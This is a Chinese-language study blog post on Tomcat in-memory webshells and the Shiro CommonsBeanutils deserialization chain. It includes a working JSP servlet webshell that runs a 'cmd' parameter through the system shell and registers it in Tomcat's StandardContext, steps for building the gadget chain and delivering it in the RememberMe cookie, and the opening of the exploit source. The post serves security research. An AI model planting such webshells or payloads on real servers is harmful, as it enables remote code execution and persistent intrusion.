有思考的 Java 安全生态

Tomcat 反序列化注入内存马（四）

参考博客：

（1）.基于 Tomcat 无文件 Webshell 研究
https://mp.weixin.qq.com/s/whOYVsI-AkvUJTeeDWL5dA

（2）. tomcat 不出网回显连续剧第六集
https://xz.aliyun.com/t/7535

（3）. 半自动化挖掘 request 实现多种中间件回显
https://gv7.me/articles/2020/semi-automatic-mining-request-implements-multiple-middleware-echo/

（4）. Java 安全之挖掘回显链
https://www.cnblogs.com/nice0e3/p/14897670.html

（5）.Java 安全漫谈 - 17.CommonsBeanutils 与无 commons-collections 的 Shiro 反序列化利用（p 神）

（6）. Shiro550 漏洞学习（三）：Shiro 自身利用链以及更通用的 Tomcat 回显方案
http://wjlshare.com/archives/1549#0x04_Tomcat

在理解前几位师傅的思路后，在 tomcat 回显问题上，我们掌握通过 threadLocalMap 和 webappClassLoaderBase 获取 request 对象，使用反射修改和 addFilter 两种方法动态注入恶意 filter，通过 JSP 文件上传或者反序列化点执行恶意 Java 代码，shiro550 的反序列化点和回显方法，反射修改 final 类型变量，继承 AbstractTranslet 类的原因，tomcat 中组件的相互引用，以及 JavaWeb 开发的一些知识。总的来说，我们已经认识到：

1. 反序列化点能在中间件的一些常见位置确定。
2. CC 链最好要掌握 TemplatesImpl 形式的通杀链，比如 CC11 链。进一步为摆脱对 Commons Collections 库的依赖，需要从组件自带库中寻找通杀链，比如 shiro 的 CommonBeautils 链。
3. 对 tomcat 等中间件的源码理解是最重要的，攻击目的从单纯的命令执行向更复杂的效果延申。比如 tomcat 回显问题，反序列化点和 CC 链只能算是工具，构建反射链、注入恶意 filter 等才是问题核心，后者无一不和中间件运行原理紧密相连。

本章将作为 tomcat 内存马、回显问题的填坑笔记，将接触到的诸位师傅的博客学习完整。博客(1)是雷神众测的师傅对这一问题的总结，我主要对以前没笔记的知识溯源；博客(2)是李三师傅对 tomcat7+shiro 回显问题的研究；博客(3)、(4) 是 c0ny1 师傅开发的 java-object-seacher 工具（用于确定全局变量到 request 对象记录点的路径），以及 nice_0e3 师傅对该工具的学习笔记；最后博客(5)、(6) 是 p 神对 shiro 通杀链的研究、以及大木师傅的学习笔记。

0x01 雷神众测 之 综述

一、知识溯源

1. Host 容器：我们在访问具体 jsp 页面 URL 中 localhost 就是一个虚拟主机（Host），用来管理和运行多个应用，子容器是 Context，对应 bmsk、testShiro 这些 web 应用。在 tomcat 目录上，Host 组件对应 webapps。在 URL 上，Host 组件对应域名，如 www.qq.com、www.mail.qq.com、localhost 等。我用 server.xml 配置文件讲解如下。

2.StandardContext 中 listener、filter 和 servlet 的**加载顺序**，以及调试获取的代码逻辑如下。实例化或 load 过程是组件启动的过程。

3.***从 servlet3.0 开始，提供了动态注册 Servlet 、filter 、Listener。***

4.获取上下文对象

servlet 的上下文全部存放在 ServletContext 中。获取 ServletContext 的三种方法：

a. 通过当前 request 对象获取 ServletContext 。

request.getSession().getServletContext();

获取 request 对象用 Kingkk 师傅的 ThreadLocalMap。（**有思考的 Java 安全生态（三）**）

b. 通过 Thread.currentThread().getContextClassLoader() 获取 StandardContext 。

（Litch1 师傅，**有思考的 Java 安全生态（四）**）

c. 在 spring 项目中通过 spring 容器来获取 servletContext 对象。

ServletContext servletContext

=ContextLoader.getCurrentWebApplicationContext().getServletContext();

这种情况下有一定的限制，就是 servletContext 值的初始化的 servletContextListener 一定要在 org.springframework.web.context.ContextLoaderListener 之前加载。

二、构造内存 shell

1.Filter 型内存马：threedr3am 师傅的 ServletContext#addFilter 动态注入方法。


2.Servlet 型内存马

我们以文件上传的 JSP 形式内存马介绍 Servlet 的注入过程。首先实例化 Servlet 对象，重写的 service 方法是常见的命令执行逻辑：

```
<%
    Servlet servlet = new Servlet() {
        @Override
        public void init(ServletConfig servletConfig) throws ServletException {

        }
        @Override
        public ServletConfig getServletConfig() { return null; }
        @Override
        public void service(ServletRequest servletRequest, ServletResponse servletResponse) throws ServletException, IOException {
            String cmd = servletRequest.getParameter("cmd");
            boolean isLinux = true;
            String osTyp = System.getProperty("os.name");
            if (osTyp != null && osTyp.toLowerCase().contains("win")) {
                isLinux = false;
            }
            String[] cmds = isLinux ? new String[]{"sh", "-c", cmd} : new String[]{"cmd.exe", "/c", cmd};
            InputStream in = Runtime.getRuntime().exec(cmds).getInputStream();
            Scanner s = new Scanner(in).useDelimiter("\\a");
            String output = s.hasNext() ? s.next() : "";
            PrintWriter out = servletResponse.getWriter();
            out.println(output);
            out.flush();
            out.close();
        }
```

jsp 运行在 Tomcat 容器内部，本质是 servlet，能够获得 request 对象。因此，接下来是从由 request 对象获取 ServletContext，再获取 StandardContext 实例的标准过程。

我编写代码时，才发现一直疏忽的点：**SservletContext 只是一个接口，ApplicationContext 才是其实现类，而 Tomcat 惯用 Façade 模式，会将 ApplicationContext 实例封装在 ApplicationContextFacade 实例中。ApplicationContextFacade 实例可以被 web 应用获取，而 ApplicationContext 实例不可被 web 应用获取。**这就是门面模式，让 ApplicationContext 的方法不暴露出去，而一些方法又能通过 ApplicationContextFacade 对外提供，隔离了内部、外部对象，降低了耦合度。因此，web 应用能获取到的 servletContext 是 ApplicationContextFacade 对象，比如下图调试的 getServletContext()，ApplicationContextFacade 对象的 context 属性封装 ApplicationContext 对象，ApplicationContext 对象的 context 属性引用 StandardContext 对象。如果直接通过 ServletContext 类反射获取 context 就会报错，因为该接口没有 context 属性。



通过上图代码获取到 StandardContext 对象后，就可调用其方法实现注入 Servlet。一个 Wrapper 对象负责管理一个 Servlet，首先 createWrapper()创建 Wrapper 对象，再配置其对应 servlet 的名字、状态、实例、类名，将其添加到 StandardContext 对象的 child 属性（**在**

上面介绍加载过程时，可知 child.values 是 container[],包含有多个 StandardWrapper 实例)。最后，设置 StandardContext 对象的 servletMappings 属性做好 URL 到 servlet 的映射。打完收工。

```
org.apache.catalina.Wrapper newWrapper = stdcontext.createWrapper();
newWrapper.setName("zwz");
newWrapper.setLoadOnStartup(1);
newWrapper.setServlet(servlet);
newWrapper.setServletClass(servlet.getClass().getName());
stdcontext.addChild(newWrapper);
stdcontext.addServletMappingDecoded("/zwz","zwz");
```

简单看一下效果：


```
desktop-p2uta58\bmsk
```

0x02 c0ny1 师傅 之 java-object-searcher

上一篇笔记，我对 Litch1 师傅的 Http11Processor 思路做了这样的总结：

本篇文章就是确定到 request 对象的存储位置，寻找一条反射链的起点使得任意代码能够得着，可以想一想，tomcat 中哪些类是能够被够得着的，再让反射链足够短，就是这种思路的通式。

可能在以前阅读过 c0ny1 师傅的这篇博客，才能有这样的总结。本节就以这样的想法为锚点，开始学习 c0ny1 师傅开发的 java-object-searcher 工具，**就先不深入阅读源码了**。

c0ny1 师傅将前面诸位师傅 tomcat 回显的工作总结为两步：

第一步：寻找存储有 request 对象的全局变量

第二步：半自动化反射搜索全局变量

第一步就是我前面说的，“寻找 tomcat 中能被任意代码够得着的类”。只有记录了 request 对象的全局变量，才能被我们的恶意代码访问到。通过知识沉淀或阅读源码，缩小全局变量范围。比如 Kingkk 师傅的 request 对象，被缓存在 threadLocalMap；Litch1 师傅的 request 对象，能通过 webappClassLoaderBase 的属性向下查找确定。

第二步就是构建反射链，找到全局变量的属性的属性的……,确定从全局变量到实际存储位置的路径。java-object-searcher 是通过**反射遍历全局变量的所有属性类型**实现这一点的，根据前几位师傅的经验，我们知道这些类型没得跑，基本就算找到 Request 对象：

Requst、ServletRequest、RequstGroup、RequestInfo、RequestGroupInfo

1. 反射搜索的编码实现


c0ny1 师傅给出**反射搜索**的一些实现细节。


实现细节	原因及解决方案
限制挖掘深	避免反射链过长；避免相互嵌套，挖掘时间过长；**因此要设置变量记录当**

度	**前深度和最大深度。**
排除相同引用对象	对象 a 有属性 1 和属性 2，通过往下遍历这两个属性，都能找到对象 b，这样从对象 b 开始的遍历就会相同；StandardContext 和 ServletContext 对象中会嵌套对方，这样遍历下去就是死循环。**因此要设置 visited 集合记录已经遍历过的对象。**
设置黑名单	一些类显然不可能存在 request 对象，对其遍历只会耽误时间，比如那些基本数据类型：java.lang.Byte、java.lang.Boolean 等。**因此要设置黑名单。**
搜索继承的所有属性	getDeclaredFields()只能获取当前类的所有成员变量，无法获取其父类的。应用场景如 Http11Processor 初始化时先调用父类 AbstractProcessor 的构造器，并且也是父类的 request 属性存储 request 对象。**因此要用 clazz =clazz.getSuperclass()，for 循环向上递归至 Object.class，途径每个类调用 clazz. getDeclaredFields()获取其属性。**
深度优先 vs 广度优先	从全局变量开始遍历，如果按照深度优先，就会先得到该变量一个属性所有的深层末端，再去考察第二个属性。根据前面提到的 visited 集合，被访问过的对象不会被再次访问，这样的话，就会错过较短的反射链。解**决最短路径问题，一般使用广度优先算法**，java-object-searcher 就是这样做得。


2.使用方法

Idea 打包 jar 的方式：https://blog.csdn.net/chushoutaizhong/article/details/83586372






将生成的 java-object-searcher.jar 放入 web 项目的 libraries，将断点设置在漏洞的触发位置，比如 doFilter、deGet。此时，获取到的全局变量和我们恶意代码获取到的全局变量的属性结构和值就会相同。打开 Evaluate Expression，通过 jar 包提供的方法编程如下。




需要注意，如果报错 ClassNotFoundException，就需要打开 Artifacts 选项框，把该 jar 包添加到 WEB-INF/lib 目录。如果在代码中就已经无法导入标红的类，才是 jar 包的问题。



0x03 李三师傅 之 MBeanServer

在 tomcat7+shiro 环境下，因为，tomcat7 的 webappClassLoaderBase 对象的 resources 属性下并没有 applicationContext 对象，继而无法获取 StandardService 对象、StandardContext 对象等（见下图出自大木师傅博客），所以，Litch1 师傅的方法在这种环境下行不通。李三师傅的这篇博客就是为解决这一问题，其中反射链如博客中图：

图. 大木师傅 tomcat7 的 webappClassLoaderBase 对象



在博客评论区，threedr3am 师傅提到 processors 属性并不是只有一个 requestInfo 对象，本地环境能办得到的事生产环境未必可以。李三师傅解决这一问题的方法是，遍历所有 requestInfo 对象，获取 Request 对象后查看请求中是否有参数“username”，有的话就是我们当前线程的请求。

```
}

for (int i = 0; i < obj3.size(); i++) {
    Request obj4 = (Request) field.get(obj3.get(i));
    String username = obj4.getParameters().getParameter("username");
    if(username != null){
```

RequestGroupInfo的processors属性，是包含requestInfo对象的列表

这里从某个requestInfo对象的req属性取到Request对象

筛选条件

就到这里吧，李三师傅的实验环境我没搞出来，仿照 nice_0e3 师傅的 servlet 方法测试时，总会出现下图报错。反射链不打算细看了，就当留点遗憾吧。**这部分学习，最初想把重心集中在改写 ysoserial 上，没想到环境都没起来，看来还是以后再搞吧。**

0x04 p 神 之 shiro 的 CommonBeautils 链

鉴于 Tomcat 内存马体系的构建过程颇多涉及 Shiro 环境，看到大木等几位师傅用到了这条反序列化链，就跟着学一下。这条 CommonBeautils 链的优势在于：Shiro 依赖 commons-beautils 库，其为自身库，而 commons-collections 库为外部库，故这条 CommonBeautils 链相比 CC 链在 Shiro 环境下攻击限制更少。

1. CommonBeautils 链的构造

commons-beautils 库提供了对 JavaBean 的操作方法，以 p 神博客中的 cat 类为例介绍 JavaBean 这种样式：

```java
final public class Cat {
    private String name = "catalina";
    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
}
```

私有属性name

符合骆驼式命名法的、name对应的读写方法getter和setter。

commons-beanutils 库提供了 PropertyUtils.getProperty 方法，该方法能够调用任意 JavaBean 的 getter 方法。比如 **PropertyUtils.getProperty(new Cat(),"name")**，就会自动找到 Cat 实例的 getName 方法并调用，获取返回值。

回想以前学习 CC3 链时，由 LazyMap.get 到达 InstantiateTransformer 的 transform，该 Transformer 的 transform 能通过反射获得类的构造函数并实例化（运行构造函数）。而 TrAxFilter 类的构造函数会调用 TemplatesImpl#**newTransformer()**，接下来就是熟悉的 _bytecodes 属性所储存恶意类的实例化。

提起这个，是因为 TemplatesImpl 类有 getOutputProperties() 方法，其内部也会调用 TemplatesImpl#newTransformer()。如果调用如下代码，显然可以加载字节码 payload：

PropertyUtils#getProperty (TemplatesImpl 实例, " OutputProperties");

对于调用 PropertyUtils#getProperty 的位置，p 神提到到了 java.util.PriorityQueue 类，其在反序列化时会执行 Comparator 接口的 compare 方法。

> 上一篇文章里，我们认识了`java.util.PriorityQueue`，它在Java中是一个优先队列，队列中每一个元素有自己的优先级。在反序列化这个对象时，为了保证队列顺序，会进行重排序的操作，而排序就涉及到大小比较，进而执行`java.util.Comparator`接口的`compare()`方法。

commons-beautils 库中的 BeanComparator 类就是 Comparator 接口的实现类，用来比较两个 JavaBean 是否相等，其 compare 方法调用了我们的目标，**PropertyUtils#getProperty**。

```java
public int compare( final T o1, final T o2 ) {

    if ( property == null ) {
        // compare the actual objects
        return internalCompare( o1, o2 );
    }

    try {
        final Object value1 = PropertyUtils.getProperty( o1, property );
        final Object value2 = PropertyUtils.getProperty( o2, property );
        return internalCompare( value1, value2 );
    }
    catch ( final IllegalAccessException iae ) {
        throw new RuntimeException( "IllegalAccessException: " +
iae.toString() );
    }
    catch ( final InvocationTargetException ite ) {
        throw new RuntimeException( "InvocationTargetException: " +
ite.toString() );
    }
    catch ( final NoSuchMethodException nsme ) {
        throw new RuntimeException( "NoSuchMethodException: " +
nsme.toString() );
    }
}
```

通过以上想法构造反序列化链，p 神的代码会在附录中给出。思路如下，**须知 add(1)是为了避免构造时运行，经调试可知优先队列添加元素时也会进行元素比较。在这里发现不会像 LazyMap 那样改变状态，单纯本地序列化时看见 calc 烦得很**：

```
1. queue = new PriorityQueue(2, BeanComparator 实例);
2. queue.add(1);
3. queue.add(1);
4. 反射修改 BeanComparator 实例的 property 属性为 outputProperties;
5. 反射修改 queue 的 queue 属性从（1，1）变为（恶意 Templates 实例，~）;
6. writeObject 序列化 queue;
```

这样反序列化时，PriorityQueue 实例的 readObject 最终调用 BeanComparator 实例的 compare 方法，其内部调用

PropertyUtils#getProperty (TemplatesImpl 实例, " OutputProperties");


getProperty 自动找到并执行恶意 TemplatesImpl 实例的 getOutputProperties 方法，就走到了 TemplatesImpl#newTransformer()，从而执行恶意字节码。

2. 攻击复现


首先，将 p 神 Shiro 环境的 pom.xml 中 commons-collections 库注释掉。

将序列化对象按 Shiro 的 AES 加密处理后，放入请求包 cookie 的 RememberMe 字段。发送请求包发现并没有弹 calc，在 tomcat 的控制台出现报错信息如下。P 神说出现这种情况，是因为：

本地使用的 commons-beanutils 是 1.9.2 版本，而 Shiro 中自带的 commons-beanutils 是 1.8.3 版本，出现了 serialVersionUID 对应不上的问题。



将本地 commons-beanutils 库替换为 1.8.3 版本后重复上述操作，攻击成功：



p 神博客中提到，如果此时出现如下报错的原因和解决办法：

Unable to load class named [org.apache.commons.collections.comparators.ComparableComparator]

在我们构造反序列化链时有如下代码，BeanComparator 无参实例化时会默认使用 ComparableComparator 对象作为 Comparator 属性，而该类来自于 commons.collections 库。


final BeanComparator comparator = new BeanComparator();

```
import org.apache.commons.collections.comparators.ComparableComparator;

public class BeanComparator implements Comparator, Serializable {
    private String property;
    private Comparator comparator;

    public BeanComparator() { this((String)null); }

    public BeanComparator(String property) { this(property, ComparableComparator.getInsta

    public BeanComparator(String property, Comparator comparator) {
        this.setProperty(property);
        if (comparator != null) {
            this.comparator = comparator;
        } else {
            this.comparator = ComparableComparator.getInstance();
        }

    }
```

所以，要换一种 Comparator 接口的实现类，p 神找到了下面这个类：

这个`CaseInsensitiveComparator`类是`java.lang.String`类下的一个内部私有类，其实现了`Comparator`和`Serializable`，且位于Java的核心代码中，兼容性强，是一个完美替代品。

此时，原来的代码只要稍作修改如下处,具体代码见附录：




0x05 学习小结

1. 在自己写 request 对象到 StandardContext 对象的反射链时，遇到报错觉得心态略崩，还好因此接触了 Façade 模式。赋值时类名是 ServletContext，调试时却是 ApplicationContextFacade，又超过了理解。我觉得这部分反射构造除了 threedr3am 等几位师傅的方法外，如果再了解深一点 StandardContext 的能力，应该会有新发现。
2. 写一篇开创性的博客、挖一个常用中间件的漏洞、开发一个针对性工具，殊途同归。工具并不是做 web、UI 这些，而是将好的方法、挖掘思想半自动化!
3. 读李三师傅的博客，我没有复现其攻击过程是遗憾的。这部分最想做的也可能最棘手的事情是改写 ysoserial，像 ser 文件、class 文件、bytes 流的解析传递，放到 TemplatesImpl 的_bytecodes 属性上，我都不能放手编写。只是在复现师傅们的文章时，会突然明白一两处，或许就是缺一次对 ysoserial 的集中学习。
4. 在学习 p 神的博客时，可以发现有一节笔记是完全按照师傅的思路走的，没有思考地继续堆砌，让我几近辍笔。p 神会以开发的应用场景起笔，我还无法做到，停留在前辈们在研究哪个中间件、哪个包，我就来理解其安全问题的阶段。可能 Java 安全就是这样吧，读博客容易，自己挖漏洞很难。
5. Tomcat 内存马体系在我的认知上已经可以说搭建好了，这算是第一次跟着多位师傅研究一个安全问题的技术小迭代，7 月番茄钟起了 210 小时左右，其中 Java 安全至 140 小时，最后一天靠 4 小时体育锻炼凑了整数。没别的原因，只是想做一次对感兴趣的事物的尝试。大木师傅和 nice_0e3 师傅的博客还没有学习完，接下来可能会对改写 ysoserial，weblogic、java Agent 内存马，weblogic T3 漏洞跟踪，fastjson 两种利用方式，xstream 漏洞跟踪，SpringBoot、vue 开发这些学习。想一想，从月初连 servlet 都不懂走到现在的认识，还是算有所收获的，感谢父母真的尊重了我的时间。最后，记住要放轻松，保持好心情，以博客为主，完整工作量，完整的果实。

专注时长分布 2021-07-01 ~ 2021-08-01 分享

日 周 月 自定义



总计 217 小时 0 分钟 日均 7 小时 0 分钟

查看专注记录

Java安全 141小时27分	65.2%	SSR项目 47小时44分	22.0%
小时间突破 17小时44分	8.2%	体育锻炼 5小时29分	2.5%
初等数论考试 3小时0分	1.4%	口琴 50分钟	0.4%
web安全 35分钟	0.3%	英语 11分钟	< 0.1%

0x06 附录

P 神的 CommonBeautils 链

```
1.  package metry;
2.
3.  import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
4.  import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

5.  import org.apache.commons.beanutils.BeanComparator;
6.
7.  import java.io.*;
8.  import java.lang.reflect.Field;
9.  import java.util.PriorityQueue;
10.
11. public class pCommonsBeanutils {
12.     public static void setFieldValue(Object obj, String fieldName, Object
13.         value) throws Exception {
14.         Field field = obj.getClass().getDeclaredField(fieldName);
15.         field.setAccessible(true);
16.         field.set(obj, value);
17.     }
18.
19.     public static byte[] getBytes() throws IOException {
20.         InputStream inputStream = new FileInputStream(new File("./src/main/j
    ava/metry/Evil.class"));
21.         ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStr
    eam();
22.         int n = 0;
23.         while ((n=inputStream.read())!=-1){
24.             byteArrayOutputStream.write(n);
25.         }
26.         byte[] bytes = byteArrayOutputStream.toByteArray();
27.         return bytes;
28.     }
